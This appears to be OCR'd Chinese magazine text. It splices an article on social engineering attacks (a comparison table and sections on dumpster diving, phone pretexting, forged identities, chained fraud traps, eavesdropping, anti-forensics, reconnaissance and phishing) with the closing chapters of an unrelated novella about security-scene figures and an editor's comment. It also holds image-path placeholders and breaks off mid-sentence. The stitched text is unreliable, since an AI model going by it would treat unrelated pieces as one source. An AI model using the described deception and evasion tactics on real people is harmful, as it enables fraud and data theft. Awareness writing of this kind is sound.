信息安全以人为本，而人的安全威胁是导致易受社会工程学攻击的关键。人是脆弱的，且拥有无价的信息，使得绕过物理防御很容易。同时，这项攻击技术的复杂性对攻击者有严格的要求，包括主要的人类行为心理学基础、网络入侵渗透技术、数字反取证反侦查、情报跟踪技术等等，其技术区别于传统的系统威胁，主要是通过人来获得最后需要达到的目的。

社会工程学攻击具有多样化、复杂化、隐蔽化、高威胁等特性，具体表现于可通过广泛的技术手段伪造可信的身份、虚假的数据获得受害者的信任，由此引导、操控受害者做出错误的行为。

信诺定风云

蛋炒饭要对自己的信誉负责，而茄子也要为自己的偶像负责。所以拿到茄子传过来的系统整改细则时，他看了很久。不可否认，按照方案来做，整个工作流程是会规范许多，工作量的评定也会比原来更容易界定。但是如同安全界的定义一般：安全性与操作性是成反比的。现在的情况是，整改效果会很好，但是员工的工作方式都比以往更麻烦一些。

蛋炒饭要考虑对方单位执行力的好坏，一个好的方案，遇到一个执行力欠缺的公司也是白搭。所以最优秀的不见得是最好的，重病不能下猛药，循序渐进才是王道。也只有这样才能看到成效，才不会砸了自己的招牌。蛋炒饭是一个固执的人，但不是顽固的人，他只对最终目的负责。这是一种变通，或者说是曲线救国。

茄子尽可能的帮助蛋炒饭做这个实施方案，他越写越发现熟悉，但一贯的懒惰思想做祟，他并没有去深层思考原因。

黄雀在后

蛋炒饭接到恒总的电话，询问系统整改的实施情况。他先恭维了两句，然后告诉恒总一切顺利，借了个朋友帮忙，预计完成时间用不了一周，但是希望顾问费结算还是以7天计算。

恒总当然知道顾问费要以7天计算，这早已经签了合同，想赖也得丢得起这个脸和打的起官司才行；他也知道茄子非常配合，这本来就是他牵线搭桥的，之前蛋炒饭根本不知道茄子是他的员工，而茄子也不知道方案是给集团内用的。作为一个拥有多家公司的亿万富翁来说，他明白手下员工的喜好以及作风习惯，这种来自Google Hack的习惯一直被保留了下来，所以恒总获得了庞大的有用信息。茄子的生活轨迹他看的明明白白，他也知道茄子欣赏蛋炒饭，所以虽然表面上是茄子帮助了蛋炒饭，但更深层的说，是蛋炒饭欠下了自己公司的一份人情。恒总只是顺势利用了这种想法而已，有的时候懒惰确实是一种动力，但更多时候领导者之所以称为领导者，是因为领导者总在掌控人力资源，而IT民工在掌控电脑。

这次用蛋炒饭之手肃清那个在亏本边缘徘徊的分公司也是无奈之举，如果自己动手，必然会得罪几个最大的股东，要是因为分歧引发股价下跌却是得不偿失。恒总考虑的很长远，他找到茄子这个熟悉公司情况的人，又能容忍蛋炒饭那种低调的高傲。所以事情发展到这一步，其实全都在自己的掌握之中，茄子和蛋炒饭也许将来会成为好朋友，但并不会明白这几个公司之间的关系，也不会知道自己很早就和双方认识。又或许不久的将来，蛋炒饭会加盟自己的公司，有这种可能，但是不一定。恒总对这拥有信心，却对结果不强求。

尾声

大概一周的时间，茄子没有去公司门前的饭店解决午餐，下一个星期来到公司之后，他突然想着要去那看一看。结果中午少了番茄那嘈杂的声音，问了问老板才知道，番茄回家相亲去了。如果不出意外，不会再来北京。番茄虽然不是个漂亮的姑娘，但还算是个充满热情和勤劳的女人。

茄子突然觉得有些纳闷，尽管他还说不上对番茄有什么特别的好感，可听到番茄再也不来的消息，他的心口还是狠狠的疼了起来。也许曾经想说些什么，但是现在已经没有机会了。

编辑点评：

茄子、蛋炒饭、香肠、恒总……，名字听上去都很怪，但他们都是安全圈内一些牛人的绰号。作者饶有兴致的把他们的名字揉进了一篇小说，说的都是一种生活氛围、很无奈又不得不习惯的IT人生活经历……也许小说会和他们真实的生活有所交集，但小说就是小说，我们且当故事听吧……

	社会工程学攻击者	传统网络入侵者
明确的有计划、针对性攻击	是。攻击者在渗透某个企业内部网络会事先评估是否具有侵入价值、	无。攻击者无明确的攻击目标，通常采取搜索引擎搜索及网络扫描手段进行筛选。
踩点具有多样性、复杂性	是。攻击者除了对主机信息刺探，并对受害者进行隐私、网络痕迹跟踪分析。	无。单向的 IP 主机信息刺探，即主机操作系统指纹扫描、网络拓扑结构探测。
攻击行为具有交互性、隐匿性	是。攻击者通过主动拨打电话、IM 聊天、电子邮件与受害者进行对话或交互行为间接操纵受害者。	无。通过漏洞扫描报告使用专用 Exploit 工具进行攻击，无漏洞需要重新扫描评估。
攻击技巧多态性、重视伪装技术	是。通过网络钓鱼、身份盗用、信息伪造等等系列伪装技术欺骗受害者，组合攻击技巧具多态特点。	无。传统保守渗透入侵思路，局限于程序与系统自身安全威胁的挖掘，攻击技巧单一。
综合大量的专业技术与术语	是。除了主要计算机入侵渗透与社交技巧外，还需要熟悉不同类型受害者职业技术与术语。	无。攻击者仅需主要的计算机入侵渗透技术，其它相关行业技术不需作具体接触。

图 1　社会工程学攻击与传统网络入侵者的区别

我们常讲：最安全的计算机就是已经拔掉了网线的计算机(物理隔离)。事实上，利用社会工程学技术使用权威的身份说服内部人员克隆数据，便可通过外传窃取信息资产。通过人的威胁与计算机的威胁相结合，那些自认为最警惕、最小心的人也难逃社会工程学手段的损害。

二、几种社会工程学攻击手法部析

从2007年开始，利用社会工程学手段窃取机构、个人利益的网络犯罪事件越来越多。例如，犯罪分子篡改汶川大地震后的红十字会赈灾募捐银行账号；利用来电显示透传技术冒称银行人员谎称受害者需出示信用卡密码信息；利用短信群发器威胁恫吓受害者家人遭绑架，或谎称受害者好友借钱……种种层出不穷的网络犯罪事件显示了社会工程学攻击新的趋势，其明确的攻击规律随着新的科技应用而滋生出更多的攻击手法。例如，随着3G牌照的发放，智能手机犯罪事件将成为新的安全隐患。

对社会工程学攻击的范围可划分为生活中的社会工程学与网络中的社会工程学。我们先来看看生活中的社会工程学攻击形式，主要包括以下几点：

1、生活中的社会工程学攻击

（1）垃圾搜寻

垃圾搜寻是社会工程学信息刺探的基础手段之一。政府机构、企业运转会周期性的产生废弃的旧文档及过时电子数据垃圾，然而未经过安全策略进行完善的销毁处理时，废旧的文件直接丢入垃圾箱将成为极大的安全隐患。

目前国内绝大多数企业未有效地对员工进行专门的安全培训教育，使得员工在处理垃圾信息时掉以轻心，丝毫不知正在泄露商业机密。通过垃圾搜寻手段挖掘的敏感信息主要为：雇员通讯录、商业合作伙伴、产品说明文档、部门总结报告、供应商以及客户档案等，通过对企业敏感信息的分析，可以找出潜在威胁弱点实施环回欺骗。获取垃圾的几种手法可参考如图2的流程。




图 2

（2）电话拨打

电话拨打攻击的目的是进行深入的情报挖掘与实施间接性的入侵攻击，这种跨空间性的入侵不需要与受害者进行面对面的接触，其优点是攻击者入侵成功后很难有线索及痕迹留下，避免被跟踪。

曾入侵联邦调查局、超级计算机中心的美国头号黑客凯文·米特尼克便是精于电话拨打攻击的行家里手，他出版的《欺骗的艺术》一书就对电话拨打攻击进行了详细的案例说明。攻击者在实施电话拨打攻击时，一般的流程是在信息收集准备后，并计划好掩藏电话拨打痕迹，使用伪造的身份通过社交技巧实施电话拨打攻击，其攻击流程如图3。




图 3

（3）信息伪造

绝大多数时，攻击者采取社会工程学的直接索取法手段窃取公司商业秘密，而前提的准备工作是实施信息伪造。通过信息伪造，受害者误认为攻击者是授权可信的身份，最终导致一系列的商业秘密失窃。

信息伪造利用的是人类感官盲区，视觉性的欺骗使人们很难区分虚假的钱币；听觉性的欺骗使人们误认为接到的电话一定是来自内部人员；感觉性的欺骗使人们很难区分发生的虚假事情是否真实。如图4，为信息伪造方式的操作流程图。




图 4

在数字时代，MD5加密算法的不可靠性使得一个文件的校验值不再唯一，高难度的算法克隆只是时间性的问题。事实上，优秀的攻击者可肆意伪造电子邮件发送者或伪造拨打来自司法的110电话，从而向受害者撒弥天大谎。

（4）链锁式陷阱

攻击者为了达到完全的社会工程学攻击，他们会将欺骗的环节层层关联起来，使事情的发生是自然的。一旦受害者迈出门槛一小步，很有可能被迫执行来自攻击者的最终命令。

在过去的几年，链锁式陷阱局限于以下两种方式：

拒绝服务攻击——>合法中间人——>提供虚假帮助——>指令性信息索取

伪装合法机构——>不可拒绝审查理由——>警告与威胁恫吓——>信息索取

过程中的每一个环节实施的方式都是不一样的，它复杂多变，蕴涵大量技术技巧。国内常见的电话诈骗集团就运用了第二种方式，银行打来电话警告用户信用卡账户存在风险，并提示等待来自公安局的110电话。当用户接到来电显示110号码的电话为信用卡安全感到恐慌时，公安局再次引导受害者去ATM机转账，一系列的连环手法让受害者不加以理性判断而导致了信用卡资金失窃。

（5）窃听与监控

为了获取更多的信息来分析入侵的可行性，攻击者会围绕目标的计算机和使用者的电脑数据与个人信息进行完整的潜在威胁挖掘，确保知己知彼而实施最大化的入侵。如图5，为窃听与监控方式的操作流程图。

社会工程学攻击者与传统计算机入侵者的区别在于，社会工程学攻击要具备分析与挖掘信息的能力，或者说，入侵的过程以




图5

信息收集为关键。传统的入侵者大量的精力是花费在程序的漏洞挖掘上，而社会工程学攻击者花费在窃取的机密信息上。这解释了窃听与监控等信息刺探手段为何对社会工程学攻击是如此的重要，当然，这一环节需要物理性的主动探查。

（6）反向社会工程学

反向社会工程学又称反侦查技术，是一种规避与掩藏痕迹的技术，用以对抗传统数字取证与网络取证，其中大量的技巧使得攻击者在入侵结束后快速藏匿。如图6，为常见反向社会工程学技巧。




图6

反向社会工程学并非局限上述几种方式，作为隐藏攻击源的技巧，攻击者需要花费更多时间考虑周全，即以安全专家的调查角度入手，尽可能降低攻击痕迹留下的机率，这种方式的典型代表通常必需具备反侦查能力。

在系统安全防御有句典言："最小权限、最少的服务、最小端口"。而同样地，反向侦查的典言是："最小痕迹、最少的动作、最少的威胁"。

2、网络中的社会工程学攻击形式：

（1）信息刺探——环境扫描

为了窃取某服务器重要的数据库资料，攻击者最初的环节不是急于直接的入侵渗透，因为不经过完整且系统性的网络环境扫描，那通常颇为浪费时间。环境扫描与搜索环节是网络社会工程学攻击最为重要的攻击前奏，通过扫描，攻击者很容易知道目标的系统类型，安装的应用软件，存在的已知脆弱漏洞安全报告，从而为后续的环节进行铺路。如图7，为信息刺探中的扫描流程。

（2）信息刺探——搜索与语义分析

搜索与语义分析是信息刺探的一个分支，它的侧重点放在人的信息收集上，即网络上任何与受害者相关联的信息。然而绝大




图8

多数时，攻击者最初的跟踪线索来自目标的网络ID、电子邮箱地址。为了打开更大的信息探测突破口，惯用的技巧是使用网络搜索引擎、语义分析、富媒体分析等形式来跟踪信息，如图8，为更丰富的搜索手段。

利用搜索引擎收集信息是最常见的方式，其搜索爬虫索引了全球网页快照并存档，这意味着保存着全球上网者的浏览痕迹，配合搜索引擎的高级搜索语法，数秒之内可以还原目标浏览过的网站历史，通过入侵网站数据库，亦能获取到目标的IP记录。

当然，人工形式的语义分析使得攻击者可以从目标发布的网络文章获取蛛丝马迹，从中知晓到目标的兴趣爱好、学历程度、就职于何种公司……不要质疑高明的语义分析人士，他们仅需要对比报告中的签名，就能探测出签名的来源地。

（3）网络钓鱼




图9

为了更有效率的窃取目标的密码，使用仿冒的网站实施钓鱼攻击来获取密码是很效的方式。要让网页达到以假乱真的程度，除了要以各种形式加以伪装，还需要编造合适的理由引导目标在假冒的网页输入密码信息。如图9，为网络钓鱼攻击的操作流程。

例如，通过发送的邮件，攻击者告诫受害者的网络账户存在风险需要登录更新；陌生的QQ好友发来

